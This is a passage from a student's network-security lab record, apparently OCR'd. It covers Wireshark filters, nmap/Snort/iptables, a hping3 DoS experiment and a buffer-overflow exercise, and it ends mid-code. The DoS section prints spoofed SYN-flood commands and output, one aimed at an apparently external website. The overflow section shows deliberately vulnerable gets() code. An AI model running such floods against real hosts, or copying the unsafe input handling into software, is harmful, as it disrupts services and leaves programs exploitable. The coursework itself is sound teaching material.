
1] Filter Results by Port:

Traces all packets related to Port 80.




2] Filter by Delta Time :

Displays tcp packets with delta time of greater than 0.500 sec




3] Filter by Byte Sequence:

Displays packets which contain a particular byte sequence.



4] Filter by Source IP Address:

Displays packets which have source ip address same as the one provided in the argument.



CONCLUSION: Thus, we have successfully studied packet sniffing tools (wireshark) and explored how packets can be traced on basis of different filters.

Shri Vile Parle Kelavani Mandal's
DWARKADAS J. SANGHVI COLLEGE OF ENGINEERING
(Autonomous College Affiliated to the University of Mumbai)
NAAC Accredited with "A" Grade (CGPA : 3.18)

Experiment 8

Date of Performance : 20/04/2021 **Date of Submission:** 20/04/2021

SAP Id: 60004180068 **Name :** Parth Kalkotwar

Div: B **Batch :** B1

Aim of Experiment

Implementation of Network Intrusion Detection System using NMAP, SNORT and IPTABLE (CO6).

Theory:

IPTables:

iptables is a user-space utility program that allows a system administrator to configure the IP packet filter rules of the Linux kernel firewall, implemented as different Netfilter modules. The filters are organized in different tables, which contain chains of rules for how to treat network traffic packets. Different kernel modules and programs are currently used for different protocols; iptables applies to IPv4, ip6tables to IPv6, arptables to ARP, and ebtables to Ethernet frames.

NMAP:

Nmap, short for Network Mapper, is a free, open-source tool for vulnerability scanning and network discovery. Network administrators use Nmap to identify what devices are running on their systems, discovering hosts that are available and the services they offer, finding open ports and detecting security risks.
Nmap can be used to monitor single hosts as well as vast networks that encompass hundreds of thousands of devices and multitudes of subnets.

```
C:\Users\Parth>nmap  10.120.63.29 -O -sV -p 20-25 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-28 23:35 India Standard Time
Nmap scan report for 10.120.63.29
Host is up.

PORT   STATE    SERVICE   VERSION
20/tcp filtered ftp-data
21/tcp filtered ftp
22/tcp filtered ssh
23/tcp filtered telnet
24/tcp filtered priv-mail
25/tcp filtered smtp
Too many fingerprints match this host to give specific OS details

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.72 seconds
```

```
C:\Users\Parth>nmap 10.120.63.29 10.120.63.28 -sL
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-28 23:31 India Standard Time
Nmap scan report for 10.120.63.29
Nmap scan report for 10.120.63.28
Nmap done: 2 IP addresses (0 hosts up) scanned in 0.23 seconds
```

```
C:\Users\Parth>nmap  10.120.63.29 -p 21,22,23,25,80 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-28 23:18 India Standard Time
Nmap scan report for 10.120.63.29
Host is up.

PORT   STATE    SERVICE
21/tcp filtered ftp
22/tcp filtered ssh
23/tcp filtered telnet
25/tcp filtered smtp
80/tcp filtered http

Nmap done: 1 IP address (1 host up) scanned in 3.68 seconds
```

SNORT:

Snort is a free and open-source network intrusion prevention and detection system.

It uses a rule-based language combining signature, protocol, and anomaly inspection methods to detect malicious activity such as denial-of-service (DoS) attacks, Buffer overflows, stealth port scans, CGI attacks, SMB probes, and OS fingerprinting attempts.

It is capable of performing real-time traffic analysis and packet logging on IP networks.

IP Protocols supported by SNORT:

As we know, IP is a unique address for every computer and is used for transferring data or packets over the internet from one network to the other network. Each packet contains a message, data, source, destination address, and much more. Snort supports three IP protocols for suspicious behavior:

- Transmission Control Protocol (TCP) Connects two different hosts and exchanges data between them. Examples include HTTP, SMTP, and FTP.
- User Datagram Protocol (UDP): Broadcasts messages over the internet. Examples include DNS traffic.
- Internet Control Message Protocol (ICMP): Sends network error messages in Windows. Examples include Ping and Traceroute.

Snort Rules:

Rules are a different methodology for performing detection, which bring the advantage of 0-day detection to the table.


Developing a rule requires an acute understanding of how the vulnerability actually works.

Snort generates alerts according to the rules defined in the configuration file.

The Snort rule language is very flexible, and creation of new rules is relatively simple.

Snort rules help in differentiating between normal internet activities and malicious activities

ICMP Intrusion Detection:



CONCLUSION: Thus, we have successfully implemented Network Intrusion Detection System using NMAP, SNORT and IPTables.

Shri Vile Parle Kelavani Mandal's
DWARKADAS J. SANGHVI COLLEGE OF ENGINEERING
(Autonomous College Affiliated to the University of Mumbai)
NAAC Accredited with "A" Grade (CGPA : 3.18)

Experiment 9

Date of Performance : 20/04/2021 **Date of Submission:** 20/04/2021

SAP Id: 60004180068 **Name :** Parth Kalkotwar

Div: B **Batch :** B1

Aim of Experiment : Implement DOS Attack using HPing, Hping3 and other tools. (CO7)

Theory:

A Denial-of-Service (DoS) attack is an attack meant to shut down a machine or network, making it inaccessible to its intended users. DoS attacks accomplish this by flooding the target with traffic, or sending it information that triggers a crash. In both instances, the DoS attack deprives legitimate users (i.e. employees, members, or account holders) of the service or resource they expected.

Victims of DoS attacks often target web servers of high-profile organizations such as banking, commerce, and media companies, or government and trade organizations. Though DoS attacks do not typically result in the theft or loss of significant information or other assets, they can cost the victim a great deal of time and money to handle.

There are two general methods of DoS attacks: flooding services or crashing services. Flood attacks occur when the system receives too much traffic for the server to buffer, causing them to slow down and eventually stop. Popular flood attacks include:

- Buffer overflow attacks – the most common DoS attack. The concept is to send more traffic to a network address than the programmers have built the system to handle. It includes the attacks listed below, in addition to others that are designed to exploit bugs specific to certain applications or networks
- ICMP flood – leverages misconfigured network devices by sending spoofed packets that ping every computer on the targeted network, instead of just one specific machine. The network is then triggered to amplify the traffic. This attack is also known as the smurf attack or ping of death.
- SYN flood – sends a request to connect to a server, but never completes the handshake. Continues until all open ports are saturated with requests and none are available for legitimate users to connect to.

Other DoS attacks simply exploit vulnerabilities that cause the target system or service to crash. In these attacks, input is sent that takes advantage of bugs in the target that subsequently crash or severely destabilize the system, so that it can’t be accessed or used

HPING:

hping is a command-line oriented TCP/IP packet assembler/analyzer. The interface is inspired to the ping(8) unix command, but hping isn't only able to send ICMP echo requests. It supports TCP, UDP, ICMP and RAW-IP protocols, has a traceroute mode, the ability to send files between a covered channel, and many other features.


While hping was mainly used as a security tool in the past, it can be used in many ways by people that don't care about security to test networks and hosts. A subset of the stuff you can do using hping:


- Firewall testing
- Advanced port scanning
- Network testing, using different protocols, TOS, fragmentation
- Manual path MTU discovery
- Advanced traceroute, under all the supported protocol**s**


HPING3 :


The new version of hping, hping3, is scriptable using the Tcl language and implements an engine for string based, human-readable description of TCP/IP packets so that the programmer can write scripts related to low level TCP/IP packet manipulation and analysis in a short time.

OUTPUT:


kali@kali: ~
File Actions Edit View Help
hop=3 hoprtt=11.4 ms
hop=4 TTL 0 during transit from ip=108.170.248.161 name=UNKNOWN
hop=4 hoprtt=11.9 ms
hop=5 TTL 0 during transit from ip=108.170.238.199 get hostname ... ^C
--- www.google.com hping statistic ---
15 packets transmitted, 4 packets received, 74% packet loss
round-trip min/avg/max = 3.5/8.3/11.9 ms
┌──(kali㉿kali)-[~]
└─$ sudo hping3 lacampora.org -q -n -d 120 -S -p 80 --flood
^C
┌──(kali㉿kali)-[~]
└─$ sudo hping3 lacampora.org -q -n -d 120 -S -p 80 --flood -rand-source 130 ×
hping3: option requires an argument -- a
Try hping3 --help
┌──(kali㉿kali)-[~]
└─$ sudo hping3 lacampora.org -q -n -d 120 -S -p 80 --flood --rand-source 1 ×
HPING lacampora.org (eth0 184.107.43.74): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- lacampora.org hping statistic ---
726249 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
┌──(kali㉿kali)-[~]
└─$ sSsSs
1 ×


kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -V -d 120 -S -w 64 -p 80 --flood 192.168.10.6 1 ×
[sudo] password for kali:
using eth0, addr: 192.168.10.6, MTU: 1500
HPING 192.168.10.6 (eth0 192.168.10.6): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.10.6 hping statistic ---
18192176 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
┌──(kali㉿kali)-[~]
└─$ sudo hping3 --traceroute -V -1 www.google.com 1 ×
using eth0, addr: 192.168.10.6, MTU: 1500
HPING www.google.com (eth0 142.250.183.68): icmp mode set, 28 headers + 0 data bytes
hop=1 TTL 0 during transit from ip=192.168.10.1 name=UNKNOWN
hop=1 hoprtt=3.8 ms
hop=2 TTL 0 during transit from ip=100.68.0.1 name=UNKNOWN
hop=2 hoprtt=3.5 ms
hop=3 TTL 0 during transit from ip=74.125.118.28 name=UNKNOWN
hop=3 hoprtt=11.4 ms
hop=4 TTL 0 during transit from ip=108.170.248.161 name=UNKNOWN
hop=4 hoprtt=11.9 ms
hop=5 TTL 0 during transit from ip=108.170.238.199 get hostname ... ^C
--- www.google.com hping statistic ---
15 packets transmitted, 4 packets received, 74% packet loss
round-trip min/avg/max = 3.5/8.3/11.9 ms





CONCLUSION: Thus, we have successfully implemented DOS Attack using HPING,HPING3 and other tools.

Shri Vile Parle Kelavani Mandal's
DWARKADAS J. SANGHVI COLLEGE OF ENGINEERING
(Autonomous College Affiliated to the University of Mumbai)
NAAC Accredited with "A" Grade (CGPA : 3.18)

Experiment 10

Date of Performance : 20/04/2021 **Date of Submission:** 20/04/2021

SAP Id: 60004180068 **Name :** Parth Kalkotwar

Div: B **Batch :** B1

Aim of Experiment : Implement Buffer Overflow Attack. (CO7)

Theory:

Buffer Overflow Attack:

Attackers exploit buffer overflow issues by overwriting the memory of an application. This changes the execution path of the program, triggering a response that damages files or exposes private information. For example, an attacker may introduce extra code, sending new instructions to the application to gain access to IT systems.

If attackers know the memory layout of a program, they can intentionally feed input that the buffer cannot store, and overwrite areas that hold executable code, replacing it with their own code. For example, an attacker can overwrite a pointer (an object that points to another area in memory) and point it to an exploit payload, to gain control over the program.

Stack-based buffer overflows are more common, and leverage stack memory that only exists during the execution time of a function.

Heap-based attacks are harder to carry out and involve flooding the memory space allocated for a program beyond memory used for current runtime operations.

Ollydbg:

OllyDbg (named after its author, Oleh Yuschuk) is an x86 debugger that emphasizes binary code analysis, which is useful when source code is not available. It traces registers, recognizes procedures, API calls, switches, tables, constants and strings, as well as locates routines from object files and libraries. It has a user friendly interface, and its functionality can be extended by third-party plugins.

OllyDbg is often used for reverse engineering of programs. It is often used by crackers to crack software made by other developers. For cracking and reverse engineering, it is

often the primary tool because of its ease of use and availability; any 32-bit executable can be used by the debugger and edited in bitcode/assembly in realtime.It is also useful for programmers to ensure that their program is running as intended, and for malware analysis purposes.

Splint:

Splint is a tool for statically checking C programs for security vulnerabilities and coding mistakes. With minimal effort, Splint can be used as a better lint. If additional effort is invested adding annotations to programs, Splint can perform stronger checking than can be done by any standard lint.

Splint has the ability to interpret special annotations to the source code, which gives it stronger checking than is possible just by looking at the source alone. Splint is used by gpsd as part of an effort to design for zero defects.

Cppcheck:

Cppcheck is a static code analysis tool for the C and C++ programming languages. It is a versatile tool that can check non-standard code.

Cppcheck supports a wide variety of static checks that may not be covered by the compiler itself. These checks are static analysis checks that can be performed at a source code level. The program is directed towards static analysis checks that are rigorous, rather than heuristic in nature.

Some of the checks that are supported include:

- Automatic variable checking
- Bounds checking for array overruns
- Classes checking (e.g. unused functions, variable initialization and memory duplication)

OUTPUT:

Code used to show Buffer Overflow

```
#include <stdio.h>

#include <string.h>


#define UP_MAXLEN 20

#define UP_PAIR_COUNT 3
```

```
int main() {
    int flag;
    char termBuf;
    char username[UP_MAXLEN];
    char cpass[UP_MAXLEN];
    char npass[UP_MAXLEN];
    char keys[UP_PAIR_COUNT][2][UP_MAXLEN] = {
        {"Admin", "pass3693"},
        {"Max", "Qqkaif"},
        {"Sally","Usfsmfs"}
    };
    while (1)
    {
        flag = 0;
        printf("Change Password\n");
        printf("Enter Username: "); gets(username);
        printf("Enter Current Password: "); gets(cpass);
        for(int i = 0; i < UP_PAIR_COUNT; i++) {
            if (strcmp(keys[i][0], username) == 0 && strcmp(keys[i][1], cpass) == 0) {
                printf("Enter New Password: "); gets(npass);
                strcpy(&keys[i][1][0], npass);
                for(int j = 0; j < UP_PAIR_COUNT; j++) printf("%s | %s\n", keys[j][0], keys[j][1]
);
                printf("Password Changed!\n");
                printf("Continue? Y/N: ");
                gets(&termBuf);
                if (termBuf != 'Y') return 0;
                else flag = 1;
```

```
            }
        }
        if (flag == 1) continue;
        printf("Incorrect Username and Password. Enter Y to continue.\n");
        gets(&termBuf);
        if (termBuf != 'Y') return 0;
    }
}
```

Code after fixing the Buffer Overflow Vulnerability

```
#include <stdio.h>
#include <string.h>

#define UP_MAXLEN 20
#define UP_PAIR_COUNT 3

int main() {
    int flag;
    char termBuf;
    char username[UP_MAXLEN];
    char cpass[UP_MAXLEN];
    char npass[UP_MAXLEN];
    char keys[UP_PAIR_COUNT][2][UP_MAXLEN] = {
        {"Admin", "pass3693"},
        {"Max", "Qqkaif"},
        {"Sally","Usfsmfs"}
    };
    while (1)
    {
```

```
        flag = 0;
        printf("Change Password\n");

        printf("Enter Username: ");
        fgets(username, UP_MAXLEN, stdin);
        username[strcspn(username, "\r\n")] = 0;

        printf("Enter Current Password: ");
        fgets(cpass, UP_MAXLEN, stdin);
        cpass[strcspn(cpass, "\r\n")] = 0;

        for(int i = 0; i < UP_PAIR_COUNT; i++) {
            if (strcmp(keys[i][0], username) == 0 && strcmp(keys[i][1], cpass) == 0) {
                printf("Enter New Password: ");
                fgets(npass, UP_MAXLEN, stdin);
                npass[strcspn(npass, "\n")] = 0;

                strcpy(&keys[i][1][0], npass);
                for(int j = 0; j < UP_PAIR_COUNT; j++) printf("%s | %s\n", keys[j][0], keys[j][1]
);
                printf("Password Changed!\n");
                printf("Continue? Y/N: ");

                scanf("%c", &termBuf);
